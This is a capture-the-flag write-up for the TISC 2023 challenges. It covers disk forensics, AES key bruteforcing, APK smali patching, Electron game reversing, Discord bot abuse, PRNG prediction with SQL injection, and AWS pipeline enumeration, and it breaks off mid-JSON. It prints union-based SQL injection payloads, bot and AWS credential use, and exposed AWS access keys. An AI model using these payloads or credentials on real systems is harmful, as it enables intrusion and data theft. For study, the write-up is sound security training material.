Level 1: Disk Archaeology (foren)

We are given a disk image:

```
➜ file challenge.img
challenge.img: Linux rev 1.0 ext4 filesystem data,
UUID=2b4fee55-fd5f-483c-a85f-856944731f0f (extents) (64bit)
(large files) (huge files)
```

Let's run a quick strings + grep to see if there's anything interesting

```
➜ strings challenge.img | grep TISC
TISC{w4s_th3r3_sOm3th1ng_l3ft_%s}
```

Part of the flag was revealed, but it is clear that there is more to it due to the presence of `%s`, which is used in format strings to include another string. Given the lack of other strings resembling C source code, it is likely that the flag string is contained within some compiled binary.

Next, I used grep to determine the offset of the flag string in the disk image and extracted the data surrounding the flag string:

```
➜ grep TISC challenge.img -b  --text
673788749: <data>

➜ dd if=challenge.img of=dump skip=673778749 bs=1
count=400K
409600+0 records in
409600+0 records out
409600 bytes (410 kB, 400 KiB) copied, 0.52979 s, 773 kB/s
➜ binwalk dump


DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------
--------------------
9155          0x23C3          ELF, 64-bit LSB shared object,
AMD x86-64, version 1 (SYSV)
23087         0x5A2F          Unix path:
/home/buildozer/aports/main/musl/src/1.2.4
```

Indeed, the flag string was in an ELF. Extracting and running the binary yields the flag:

```
➜  ./binary
TISC{w4s_th3r3_sOm3th1ng_l3ft_ubrekeslydsqdpotohujsgpzqiojwz
fq}
```

Note: mounting the disk image and searching for the binary won't work because the memory location the binary is stored in doesn't seem to map to any file.

Level 2: XIPHEREHPIX's Reckless Mistake (crypto)

In this level, we are given a C program that takes in a password and compares it against a SHA256 hash. If the password is correct, it is transformed into 16 byte AES key and used to decrypt some AES-GCM encrypted string.

The password must also be 40 characters long, which is impossible to bruteforce:

```
password_length = input_password(password);
if (password_length < 40) {
    printf("The password should be at least 40 characters as
per PALINDROME's security policy.\n");
    exit(0);
}
```

Therefore, the most likely avenue of attack is the key derivation algorithm:

```
void accumulate_xor(uint256_t *result, uint256_t *arr_entry)
{
    result->a0 ^= arr_entry->a0;
    result->a1 ^= arr_entry->a1;
    result->a2 ^= arr_entry->a2;
    result->a3 ^= arr_entry->a3;

}
void initialise_key(unsigned char *key, char *password, int
password_length) {
    const char *seed = "PALINDROME IS THE BEST!";
    int i, j;
    int counter = 0;

    uint256_t *key256  = (uint256_t *)key;
```

```
    key256->a0 = 0;
    key256->a1 = 0;
    key256->a2 = 0;
    key256->a3 = 0;

    uint256_t arr[20] = { 0 };

    // Stage 1: Key material generation

    calculate_sha256((unsigned char *) arr, (unsigned char
*) seed, strlen(seed));

    for (i = 1; i < 20; i++) {
        calculate_sha256((unsigned char *)(arr+i), (unsigned
char *) (arr+i-1), 32);
    }

    // Stage 2: Key material selection

    for (i = 0; i < password_length; i++) {
        int ch = password[i];
        for (j = 0; j < 8; j++) {
            counter = counter % 20;

            if (ch & 0x1) {
                accumulate_xor(key256, arr+counter);
            }

            ch = ch >> 1;
            counter++;
        }
    }
}
```

The key derivation algorithm works in two stages:

1. Key material generation: 20 SHA256 hashes are derived from the original seed. Since the original seed is a constant string, this stage always produces the same result, independent of the input key.
2. Key material selection: The key is initialized to all 0s. Then, if the i-th bit of the password string is set, the key is XORed with the `i%20`th SHA256 hash generated in stage 1.

Since the input password is at least 40 bytes long, and the output AES key is only 16 bytes long, stage 2 must discard information in some way. The only question is how, and how much?

The answer lies in the XOR operation, which has the useful property that XORing something with itself results in 0.

Suppose I have an initial key state K, and the password string has bits 0 and 20 set. Since `0 % 20 = 20 % 20 = 0`, I would XOR K with the 0-th hash twice.

But since I'm XORing something with itself, this cancels out and the end result is still K.

Therefore, whether the n-th hash is included 0, 2, 4, or 6 times doesn't matter, the only thing that matters is if its included an even or odd number of times.

Thus, there are only 2^{20} possible keys, far less than the 2^{128} of a completely random AES key.

Since most of the decryption code is already included, I modified it slightly to bruteforce the key:

```
const char *seed = "PALINDROME IS THE BEST!";
int i, j;

uint256_t *key256 ;

uint256_t arr[20] = { 0 };
```

```
// Since the result is the same every time, we just need to
run it once
void init(){
    calculate_sha256((unsigned char *) arr, (unsigned char
*) seed, strlen(seed));

    for (i = 1; i < 20; i++) {
        calculate_sha256((unsigned char *)(arr+i), (unsigned
char *) (arr+i-1), 32);
    }
}

void initialise_key(unsigned char *key, int n) {
    key256 = (uint256_t *)key;

    key256->a0 = 0;
    key256->a1 = 0;
    key256->a2 = 0;
    key256->a3 = 0;

    for (j = 0; j < 20; j++) {
        if(n & (1<<j)){
            accumulate_xor(key256, arr+j);
        }
    }
}

int main(int argc, char **argv)
{
    unsigned char key[32];
    init();

    for(int n = 0; n < 1048576; n++) {
        initialise_key(key, n);
        show_welcome_msg(key);
    }
}
```

```
➜ gcc solve.c -o solve -lcrypto
➜ ./solve | strings | grep TISC
TISC{K3ysP4ce_1s_tOO_smol_d2g7d97agsd8yhr}
```

Level 3: KPA (Rev)

This is an Android reversing challenge.

The APK is corrupted such that it cannot be installed. Fortunately, it can still be extracted by `apktool`, which allows the compiled bytecode to be decompiled by JADX.

The decompilation reveals two important classes, `com.tisc.kappa.MainActivity` and `com.tisc.kappa.sw`.

```
package com.tisc.kappa;

/* loaded from: /home/kali/Desktop/ctf-stuff/ctfs/tisc-
2023/kpa/classes.dex */
public class sw {
    static {
        System.loadLibrary("kappa");
    }

    public static void a() {
        try {
            System.setProperty("KAPPA", css());
        } catch (Exception unused) {
        }
    }

    private static native String css();
}
```

The `sw` class loads a JNI library called `kappa` with a method `css`. In the `a` method, the native method `css` is called and its return value is stored in the system property `KAPPA`. In the `lib` directory we can find several subdirectories containing `libkappa.so`, which is the native library compiled for different architectures.

```
public void M(String input_string) {
        char[] charArray = input_string.toCharArray();
        String valueOf = String.valueOf(charArray);
        for (int i2 = 0; i2 < 1024; i2++) {
            valueOf = N(valueOf, "SHA1");
        }
        if
(!valueOf.equals("d8655ddb9b7e6962350cc68a60e02cc3dd910583")
) {
            ((TextView)
findViewById(d.f3935f)).setVisibility(4);
            Q(d.f3930a, 3000);
            return;
        }
        char[] input = Arrays.copyOf(charArray,
charArray.length);
        charArray[0] = (char) ((input[24] * 2) + 1);
        charArray[1] = (char) (((input[23] - 1) / 4) * 3);
        // Other similar lines of code
        charArray[24] = (char) ((input[0] + 1) / 2);
        P("The secret you want is TISC{" +
String.valueOf(charArray) + "}", "CONGRATULATIONS!", "YAY");
    }
```

The `MainActivity` class contains the `M` method that takes in an input string, checks it against some hash. If the hash compares correctly, some transformations are performed on the input, which is then printed out concatenated with the flag string.

Making an educated guess, we can assume that the input string should be the return value of the `css` function from earlier. Our next task is then to obtain this value.

There are a few ways to accomplish this:

1. Analyze `libkappa.so` to find out how the `css` method works.
2. Make small modifications to the Smali bytecode of the `sw` class such that instead of `System.setProperty`, the `Log.v` method is called instead, printing the result of `css()` to the Android logs. In theory, this is much easier because we don't need to reverse the `css` method.

I went with method 2 because I happened to have an Android phone available to run the APK.

Here's the Smali bytecode for the `sw.a` method:

```
.method public static a()V
    .registers 2

    :try_start_0
    const-string v0, "KAPPA"

    invoke-static {}, Lcom/tisc/kappa/sw;-
>css()Ljava/lang/String;

    move-result-object v1

    invoke-static {v0, v1}, Ljava/lang/System;-
>setProperty(Ljava/lang/String;Ljava/lang/String;)Ljava/lang
/String;
    :try_end_9
    .catch Ljava/lang/Exception; {:try_start_0 ..
:try_end_9} :catch_9

    :catch_9
    return-void
```

```
.end method
```

In theory, all we need to do is change `Ljava/lang/System;->setProperty` to `Landroid/util/Log;->v`, then rebuild the APK, the install and run it.

In reality, building an Android app from a broken APK is not so easy. Here's a quick overview of the issues I faced

1. `android:extractNativeLibs="true"` needed to be set in the `application` tag of `AndroidManifest.xml`

   a. But `AndroidManifest.xml` is stored in a binary format in the APK, so I used this library to convert between the two.

2. Once the app opened it crashed immediately because Android wasn't happy about it not using a theme derived from `AppCompat`. This was particularly annoying because the answers on StackOverflow did not work. I ended up just copying the Smali code from `sw.a` into the constructor of `MainActivity` so it could at least print the result before crashing.

3. Lots of other issues that I forgot

Final `MainActivity.smali`:

```
.class public Lcom/tisc/kappa/MainActivity;
.super Landroidx/activity/b;
.source "SourceFile"


# direct methods
.method public constructor <init>()V
    .locals 2

    const-string v0, "KAPPA"

    invoke-static {}, Lcom/tisc/kappa/sw;->
css()Ljava/lang/String;
```

```
    move-result-object v1

    invoke-static {v0, v1}, Landroid/util/Log;-
>v(Ljava/lang/String;Ljava/lang/String;)I


    invoke-direct {p0}, Landroidx/activity/b;-><init>()V

    return-void
.end method
```

After running the APK, we finally get the result of the `css` method: `ArBraCaDabra?KAPPACABANA!`. Now, all we need to do is run `MainActivity.M` with `ArBraCaDabra?KAPPACABANA!` as the input and get the flag: `TISC{C0ngr@tS!usOlv3dIT,KaPpA!}`

Level 4: Really Unfair Battleships Game (rev)

The challenge description states that it is a 'pwn/misc' challenge, but it seemed more like yet another rev challenge.

We are given a Linux `.appimage` and a Windows `.exe`. The `.appimage` suggests that the application is packaged somehow.

Despite this obvious clue, I decided to open the `.exe` file in IDA. I then painstakingly stepped through the binary and observed that it wrote an `app.asar` file in some temporary directory. This indicates that the app is a packaged Electron application and the `app.asar` contains the JavaScript and HTML code for the app.

After solving the challenge, I looked a little deeper into the `.appimage` format and realized that it included a `--appimage-extract` flag that will automatically unpack the application, revealing the `app.asar` file.

Anyway, after extracting the `app.asar` file, we can view the minified JavaScript code of the app in `rubg/dist/assets/index-c08c228b.js`.

After beautifying the minified code, we observe that there are some interesting functions that appear to interact with a remote HTTP server:

```
const Du = ee,
    ju = "http://rubg.chals.tisc23.ctf.sg:34567",
    Sr = Du.create({
        baseURL: ju
    });
async function Hu() {
    return (await Sr.get("/generate")).data
}
async function $u(e) {
    return (await Sr.post("/solve", e)).data
}
async function ku() {
    return (await Sr.get("/")).data
}
```

Opening http://rubg.chals.tisc23.ctf.sg:34567/generate in a browser, we observe a string similar to this:

```
{
    "a":
[0,0,0,0,0,0,192,0,0,0,0,64,120,64,16,0,16,0,16,0,0,0,0,0,0,
0,1,240,0,0,0,0],
    "b":"60169980886464109 50",
    "c":"13099033471658947590",
    "d":2954592777
}
```

We can make a guess that `a` represents the location of the enemy ships, and the other properties are identifiers for this particular game.

We can also identify an initialization method, `E`, that calls `Hu` to fetch data from the `/generate` endpoint. `E` then calls the `f` function to generate the board, which is then stored into `t.value`.

```
function f(x) {
    let _ = [];
    for (let y = 0; y < x.a.length; y += 2) _.push((x.a[y]
<< 8) + x.a[y + 1]);
    return _
}
async function E() {
    i.value = 101;
    let x = await Hu();
    t.value = f(x), n.value = BigInt(x.b), r.value =
BigInt(x.c), s.value = x.d, i.value = 1, l.value.fill(0),
c.value = [], o.value = ""
}
```

Running the `f` function on the board configuration produces `t.value` of `[0, 0, 0, 49152, 0, 64, 30784, 4096, 4096, 4096, 0, 0, 0, 496, 0, 0]`.

We also notice the `m` function is bound to the `onClick` event further down in the code:

```
{
    ref_for: !0,
    ref: "shipCell",
    class: on(l.value[y - 1] === 1 ? "cell hit" : "cell"),
    onClick: H => m(y - 1),
    disabled: l.value[y - 1] === 1
}
```

We can guess that `m` is the event handler for click events on the board cells.

Let's take a closer look:

```
function d(x) {
    return (t.value[Math.floor(x / 16)] >> x % 16 & 1) === 1
}
async function m(x) {
    if (d(x)) {
        if (t.value[Math.floor(x / 16)] ^= 1 << x % 16,
l.value[x] = 1, new Audio(Ku).play(),
c.value.push(`${n.value.toString(16).padStart(16, "0")[15 -
x % 16]}${r.value.toString(16).padStart(16, "0")
[Math.floor(x / 16)]}`), t.value.every(_ => _ === 0))
            if (JSON.stringify(c.value) ===
JSON.stringify([...c.value].sort())) {
                const _ = {
                    a: [...c.value].sort().join(""),
                    b: s.value
                };
                i.value = 101, o.value = (await $u(_)).flag,
new Audio(_s).play(), i.value = 4
            } else i.value = 3, new Audio(_s).play()
    } else i.value = 2, new Audio(qu).play()
}
```

The function `m` takes an integer `x`, which is probably the index of the cell the player clicked. Then, the function `d` is called with `x`. This probably checks if the cell clicked contains an enemy ship. Knowing that the board is a 16x16 grid, `x` probably ranges from 0 to 255.

Next, we notice that the function `$u` make a request to the `/solve` endpoint, which probably will return the flag. Sent in the request body are the parameters `a`, which is derived from the `c` array and `b`, which is `s.value`. Looking back at the `E` function we can observe that `s.value` is just `x.d`, which is `2954592777`.

The `c` array is generated here:

```
c.value.push(`${n.value.toString(16).padStart(16, "0")[15 -
x % 16]}${r.value.toString(16).padStart(16, "0")
[Math.floor(x / 16)]}`)
```

`x` is our cell index, while `n` and `r` are the constants obtained from the initial configuration:

```
n = 6016998088646410950 = 0x5380abe1d7f942c6
r = 13099033471658947590 = 0xb5c91d8a732ef406
```

Now we just need to find all `x` such that `d(x)` is true, then find the corresponding characters in `n` and `r` to find the correct `c` array.

```
n = "5380abe1d7f942c6"
r = "b5c91d8a732ef406"
c = []
tval = [0, 0, 0, 49152, 0, 64, 30784, 4096, 4096, 4096, 0,
0, 0, 496, 0, 0]

def d(x):
    return tval[x//16] >> (x%16) & 1 == 1

for i in range(256):
    has_ship = d(i)
    if has_ship:
        c.append(n[15-i%16]+r[i//16])

print("".join(sorted(c)))
```

Result: `0307080a1438395974787d8894a8d4f4`

All that's left is to send this value to the `/solve` endpoint to get our flag:

```
import requests
a = "0307080a1438395974787d8894a8d4f4"
b = 2954592777


print(requests.post("http://rubg.chals.tisc23.ctf.sg:34567/solve", json={"a":a, "b":b}).text)
```

Flag: `TISC{t4rg3t5_4cqu1r3d_fl4wl355ly_64b35477ac}`

Level 5: PALINDROME's Invitation (osint/misc)

We start with a GitHub repository: https://github.com/palindrome-wow/PALINDROME-PORTAL.

Unfortunately, as the challenge description suggests, there is nothing interesting in the commit history of the repo. However, if we look into the GitHub actions run for this repo, we observe a run "Portal opening", which has the following log output:

```
--2023-09-08 04:01:29--
***/:dIcH:..uU9gp1%3C@%3C3Q%22DBM5F%3C)64S%3C(O1tF(Jj%25ATV@$Gl
Resolving chals.tisc23.ctf.sg (chals.tisc23.ctf.sg)...
18.143.127.62, 18.143.207.255
Caching chals.tisc23.ctf.sg => 18.143.127.62 18.143.207.255
Connecting to chals.tisc23.ctf.sg
(chals.tisc23.ctf.sg)|18.143.127.62|:45938... Closed fd 4
failed: Connection timed out.
```

There is a hostname (`chals.tisc23.ctf.sg`) and a port (`45938`) as well as some funny URL-encoded string which decodes to `:dIcH:..uU9gp1<@<3Q"DBM5F<)64S<(O1tF(Jj%ATV@$Gl`.

Heading over to http://chals.tisc23.ctf.sg:45938 and entering the funny string as the password, we obtain a Discord server invite link, as well as a Discord bot token hidden in a HTML comment. Now the real challenge begins.

Upon joining the Discord server, there doesn't seem to be any channels, or any sign of the flag.

Using the Nextcord Python library, I used the supplied bot token to login as the bot and list channels:

```
import nextcord

intent = nextcord.Intents.default()
bot = commands.Bot(intents=intent)

@bot.event
async def on_ready():
    channels = bot.guilds[0].channels
    print(channels)

    print(f'We have logged in as {bot.user}')

bot.run('token')
```

This revealed the existence of a `meeting-records` channel, as well as a `flag` channel.

I then proceeded to list the messages in each of this channels. Unfortunately, the bot did not have permission to read messages in the `flag` channel, but there was one message in the `meeting-records` channel with `type=<MessageType.thread_created: 18>`, indicating that this message was the start of a discord thread.

I then proceeded to list the contents of the thread:

```
meetings = channels[-2]
async for message in meetings.history(limit=100):
    if message.flags.has_thread:
        async for m in message.thread.history(limit=100,
oldest_first=True):
            print(m.content)
```

An interesting story was revealed:

```
Anya: (Excitedly bouncing on her toes) Mama, Mama! Guess
what, guess what? I overheard Loid talking to Agent Smithson
about a new mission for their spy organization PALINDROME!
Yor: (Smiling warmly) Really, Anya? That's wonderful! Tell
me all about it.
Anya: (Whispers) It's something about infiltrating
Singapore's cyberspace. They're planning to do something big
there!
Yor: (Intrigued) Oh, that sounds like a challenging mission.
I'm sure your Papa will handle it well. We'll be cheering
him on from the sidelines.
Anya: (Nods) Yeah, but Papa said it's a complicated
operation, and they need some special permission with the
number '66688' involved. I wonder what that means.
Yor: (Trying not to give too much away) Hmm, '66688,' you
say? Well, it's not something I'm familiar with. But I'm
sure it must be related to the clearance or authorization
they need for this specific task. Spies always use these
secret codes to communicate sensitive information.
Anya: (Eager to help) I want to help Papa with this mission,
Mama! Can we find out more about it? Maybe there's a clue
hidden somewhere in the house!
Yor: (Playing along) Of course, my little spy-in-training!
We can look for any clues that might be lying around. But
remember, we have to be careful not to interfere with Papa's
work directly. He wouldn't want us to get into any trouble.
Anya: (Giggling) Don't worry, Mama, I won't mess up
anything. But I really want to be useful!
```


```
Yor: (Pats Anya's head affectionately) You already are,
Anya. Just by being here and supporting us, you make
everything better. Now, let's focus on finding that clue.
Maybe it's hidden in one of your favorite places.
Anya: (Eyes lighting up) My room! I'll check there first!
(Anya rushes off to her room, and after a moment, she comes
back with a colorful birthday invitation. Notably, the
invitation is signed off with: client_id
1076936873106231447)
Anya: (Excitedly) Mama, look what I found! It's an
invitation to a secret spy meeting!
Yor: (Pretending to be surprised) Oh, my goodness! That's
amazing, Anya. And it's for a secret spy meeting disguised
as your birthday party? How cool is that?
Anya: (Giggling) Yeah! Papa must have planned it for me.
But, Mama, it's not my birthday yet. Do you think this is
part of their mission?
Yor: (Nods knowingly) You might be onto something, Anya.
Spies often use such clever tactics to keep their missions
covert. Let's keep this invitation safe and see if anything
happens closer to your supposed birthday.
Anya: (Feeling important) I'll guard it with my life, Mama!
And when the time comes, we'll be ready for whatever secret
mission they have planned!
Yor: (Hugging Anya gently) That's the spirit, my little spy.
We'll be the best team and support Papa in whatever way we
can. But remember, we must keep everything a secret too.
Anya: (Whispering) I promise, Mama. Our lips are sealed!
```

There's a few bits of interesting information here:

- > they need some special permission with the number '66688' involved. I wonder what that means.
    - According to this website, the number 66688 corresponds with the permission integer for "View channels", "View audit log", and "Read message history"
- > the invitation is signed off with: client_id 1076936873106231447


- The client ID corresponds to the [BetterInvites Discord Bot]

So the only unexplored permission is "View audit log". Let's have a look:




Hmm it seems somehow the BetterInvites Bot is giving users the 'Admin' role. According to the bot's documentation, it assigns roles to users when they click the right invite link.

Scrolling all the way to the start of the audit log, we observe a series of invites being created (or deleted):



In fact, there are only two invite links that are still active, one of which is the one we used to join the server. After leaving the server and rejoining using the other invite link, we can now view the `flag` channel:



Level 6A: The chosen ones (Web)

This level is a pretty standard web challenge.

We are presented with a webpage with a form that requires us to enter a number. Upon entering a number the webpage tells us what the expected number should have been. It seems that we need to find a way to predict the lucky number.

The challenge webpage contains a Base32 string in a HTML comment that decodes to the following PHP code (beautified):

```php
function random(){
    $prev = $_SESSION["seed"];
    $current = (int)$prev ^ 844742906;
    $current = decbin($current);
    while(strlen($current)<32) {
        $current = "0".$current;
    }
    $first = substr($current,0,7);
    $second = substr($current,7,25);
    $current = $second.$first;
    $current = bindec($current);
```

```
    $_SESSION["seed"] = $current;
    return $current%1000000;
}
```

Here's a Python implementation:

```
def random(seed):
    while True:
        cur = seed ^ 844742906
        cur = bin(cur)[2:].zfill(32)
        first = cur[:7]
        second = cur[7:]
        cur = int(second + first, 2)
        seed = cur
        yield cur % 1000000
```

We know that the seed is a 32 bit integer (maximum value around a few billion) and we know the lower 6 digits of the state (out of 10). Therefore, we only need to bruteforce the other 4 digits to recover the original seed.

First, let's collect a few consecutive lucky numbers so we can validate the recovered seed:

```
627000, 710622, 371625
```

Now, we can bruteforce the 10 digit numbers ending with '627000' and check if they produce the same sequence observed:

```
def recover(seq):
    for i in range(pow(10,5)):
        rnd = random(i*1000000 + seq[0])
        if next(rnd) == seq[1] and next(rnd) == seq[2]:
            return i*1000000 + seq[0]
```

Now we can predict the next lucky number:

```
>>> recover([627000, 710622, 371625])
261627000
>>> rnd = random(261627000)
>>> next(rnd)
710622
>>> next(rnd)
371625
>>> next(rnd)
597940
```

Entering '597940' allows us to access some kind of personnel list.

We also observe that the cookie `rank=0` is set. If we modify to a larger value, more results are returned. However, changing it to a non-numeric value results in an internal server error.

Setting it to the SQL injection payload `1 or 1=1` results in all records being returned.

To enumerate tables within the database we use the payload

```
-1 union select group_concat(table_name),null,null,null from
information_schema.tables where table_schema=database()
```

This reveals the existence of the `CTF_SECRET` table.

Now to enumerate columns within that table:

```
-1 union select group_concat(column_name),null,null,null
from information_schema.columns where table_name =
'CTF_SECRET'
```

This reveals the existence of the `flag` column.

Now to finally retrieve the flag:

```
-1 union select flag,null,null,null from CTF_SECRET
```

The flag is `TISC{YOu_4rE_7h3_CHOs3n_OnE}`.

Level 7A: DevSecMeow (Cloud)

The first step for this challenge is to obtain "temporary credentials" (probably AWS access key and secret).

According to the challenge website, to obtain credentials we need to first "submit required details" here.

That endpoint returns two AWS S3 URLs:

```
{
  "csr":
"https://devsecmeow2023certs.s3.amazonaws.com/1696048730-
67d944c38e40449f852502ef371791e1/client.csr?
AWSAccessKeyId=ASIATMLSTF3N3GVCQGNN&Signature=L%2B3oUY%2Bx92
j...",
  "crt":
"https://devsecmeow2023certs.s3.amazonaws.com/1696048730-
67d944c38e40449f852502ef371791e1/client.crt?
AWSAccessKeyId=ASIATMLSTF3N3GVCQGNN&Signature=MMmZDruI0..."
}
```

We can deduce that "csr" stands for Certificate Signing Request and "crt" stands for certificate. After some research, I learnt that the URLs are S3 presigned URLs which allows users in possession of these URLs to upload or download resources from the S3 bucket.

The challenge website provides some useful hints on interacting with these URLs:

```
How do I interact with the URLs?
- Look at the URL
- One for upload, one for download
```

Based on this description, we can guess that the "csr" URL is for uploading our "details" via the CSR, while the "crt" is for downloading the signed certificate that we can use to authenticate ourselves.

First, I generated a CSR and private key using openssl:

```
openssl req -newkey rsa:2048 -keyout private.pem -out
MYCSR.csr
```

Then I wrote a very safe script to upload the CSR and grab the signed certificate.

```
import requests
import os
import shlex

import time
x = requests.get("https://61lxjmt991.execute-api.ap-
southeast-1.amazonaws.com/development/generate").json()
csr = x["csr"]
crt = x["crt"]

os.system(f"curl -X PUT -T ./MYCSR.csr {shlex.quote(csr)}")
time.sleep(3)
os.system(f"curl {shlex.quote(crt)} > cert.crt")
```

Now we can verify that we have a signed certificate:

```
➜ openssl x509 -in cert.crt -text -noout

Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number:
            e3:6f:07:fb:7b:c0:e3:0c
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN = devsecmeow-staging
        Validity
            Not Before: Sep 30 04:50:55 2023 GMT
            Not After : Oct 30 04:50:55 2023 GMT
        Subject: C = SG, ST = Singapore, L = Singapore, O =
Skeld, OU = Crewmate, CN = amogus.com, emailAddress =
sus@amogus.com
        Subject Public Key Info:
```

Next, we use the signed certificate to authenticate ourselves against the second endpoint (https://13.213.29.24/):

```
➜ curl --cert cert.crt --key private.pem -k
https://13.213.29.24/
{"Message": "Hello new agent, use the credentials wisely! It
should be live for the next 120 minutes! Our antivirus will
wipe them out and the associated resources after the
expected time usage.", "Access_Key": "AKIATMLSTF3NZG6RHLXT",
"Secret_Key": "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"}
```

Now begins the enumeration phase. I used awsenum to quickly enumerate the permissions attached to this access key.

We have the `iam list-roles`, `iam get-policy`, `iam get-policy-version` and `iam list-role-policies` permissions, so there's lots of information we can retrieve.

There are a few policies with 'agent' in them, which is probably what's assigned to our access key. Let's look at one of them:

```
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "VisualEditor0",
                    "Effect": "Allow",
                    "Action": [
                        "iam:GetPolicy",
                        "ssm:DescribeParameters",
                        "iam:GetPolicyVersion",
                        "iam:List*Policies",
                        "iam:Get*Policy",
                        "kms:ListKeys",
                        "events:ListRules",
                        "events:DescribeRule",
                        "kms:GetKeyPolicy",
                        "codepipeline:ListPipelines",
                        "codebuild:ListProjects",
                        "iam:ListRoles",
                        "codebuild:BatchGetProjects"
                    ],
                    "Resource": "*"
                },
                {
                    "Sid": "VisualEditor2",
                    "Effect": "Allow",
                    "Action": [
                        "iam:ListAttachedUserPolicies"
                    ],
                    "Resource":
"arn:aws:iam::232705437403:user/${aws:username}"
                },
                {
                    "Sid": "VisualEditor3",
                    "Effect": "Allow",
                    "Action": [
```

```
                        "codepipeline:GetPipeline"
                    ],
                    "Resource": "arn:aws:codepipeline:ap-
southeast-1:232705437403:devsecmeow-pipeline"
                },
                {
                    "Sid": "VisualEditor4",
                    "Effect": "Allow",
                    "Action": [
                        "s3:PutObject"
                    ],
                    "Resource":
"arn:aws:s3:::devsecmeow2023zip/*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2023-09-16T07:15:52+00:00"
    }
}
```


This reveals that we have additional permissions to read CodePipeline configuration, as well as upload objects to a `devsecmeow2023zip` S3 bucket.

Let's examine the CodePipeline:


```
{
    "pipeline": {
        "name": "devsecmeow-pipeline",
        "roleArn":
"arn:aws:iam::232705437403:role/codepipeline-role",
        "artifactStore": {
            "type": "S3",
            "location": "devsecmeow2023zip"
        },
        "stages": [
```

```
            {
                "name": "Source",
                "actions": [
                    {
                        "name": "Source",
                        "actionTypeId": {
                            "category": "Source",
                            "owner": "AWS",
                            "provider": "S3",
                            "version": "1"
                        },
                        "runOrder": 1,
                        "configuration": {
                            "PollForSourceChanges": "false",
                            "S3Bucket": "devsecmeow2023zip",
                            "S3ObjectKey": "rawr.zip"
                        },
                        "outputArtifacts": [
                            {
                                "name": "source_output"
                            }
                        ],
                        "inputArtifacts": []
                    }
                ]
            },
            {
                "name": "Build",
                "actions": [
                    {
                        "name": "TerraformPlan",
                        "actionTypeId": {
                            "category": "Build",
                            "owner": "AWS",
                            "provider": "CodeBuild",
                            "version": "1"
                        },
                        "runOrder": 1,
```

```
                        "configuration": {
                            "ProjectName": "devsecmeow-
build"
                        },
                        "outputArtifacts": [
                            {
                                "name": "build_output"
                            }
                        ],
                        "inputArtifacts": [
                            {
                                "name": "source_output"
                            }
                        ]
                    }
                ]
            },
            {
                "name": "Approval",
                "actions": [
                    {
                        "name": "Approval",
                        "actionTypeId": {
                            "category": "Approval",
                            "owner": "AWS",
